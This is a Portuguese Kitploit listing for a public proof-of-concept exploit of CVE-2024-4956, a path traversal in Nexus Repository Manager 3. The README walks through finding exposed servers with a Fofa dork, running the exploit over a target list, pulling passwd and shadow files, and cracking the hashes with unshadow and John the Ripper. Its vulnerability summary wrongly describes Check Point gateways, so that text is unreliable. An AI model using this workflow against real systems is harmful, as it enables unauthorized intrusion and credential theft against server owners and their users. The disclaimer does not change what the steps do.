
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-4956 — POC - CVE-2024–4956 - Nexus Repository Manager 3 Path Traversal não Autenticado | Kitploit

Ferramentas/GitHubGitHub/verylazytech/cve-2024-4956
Quebra de SenhasReconhecimentoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de Informações
GitHubverylazytech/cve-2024-4956

CVE-2024-4956

POC - CVE-2024–4956 - Nexus Repository Manager 3 Path Traversal não Autenticado

Ver RepositórioSite
16471há 1 anoAinda não revisado
Compartilhar

CVE-2024-4956

My Shop Medium Github Buy Me A Coffee

POC - CVE-2024–4956 - Nexus Repository Manager 3 Path Traversal Não Autenticado

Potencialmente permitindo que um atacante leia certas informações nos Check Point Security Gateways uma vez conectado à internet e com o Remote Access VPN ou Mobile Access Software Blades habilitado. Uma correção de segurança que mitiga esta vulnerabilidade está disponível.

Leia sobre isso — CVE-2024-4956

Aviso: Esta Prova de Conceito (POC) é feita apenas para fins educacionais e de teste ético. O uso desta ferramenta para atacar alvos sem consentimento mútuo prévio é ilegal. É responsabilidade do usuário final obedecer a todas as leis aplicáveis, locais, estaduais e federais. Os desenvolvedores não assumem nenhuma responsabilidade e não são responsáveis por qualquer uso indevido ou dano causado por este programa.

Primeiros Passos

Encontrando Alvos

Para encontrar possíveis alvos, use o Fofa (similar ao Shodan.io):

  • Dork do Fofa: header="Server: Nexus/3.53.0-01 (OSS)"

Alt text

Primeiro, clone o repositório:

git clone https://github.com/verylazytech/CVE-2024-4956

Em seguida, escolha seu alvo e adicione-o ao arquivo list.txt neste formato:

  • https://endereco_ip

Execute o Exploit:

python3 CVE-2024-4956.py -l list.txt

A saída são os arquivos passwd e shadow que foram encontrados:

Alt text

Agora, depois de encontrar ambos os arquivos passwd & shadow, você pode tentar quebrar o hash com o JohnTheRipper. Após executar o exploit, você tem 2 arquivos, passwd & shadow, então pode mesclá-los em um único arquivo e tentar quebrá-los (usei rockyou.txt, mas pode ser qualquer wordlist de senhas):

unshadow passwd shadow > unshadowed.txt 
john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    251

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





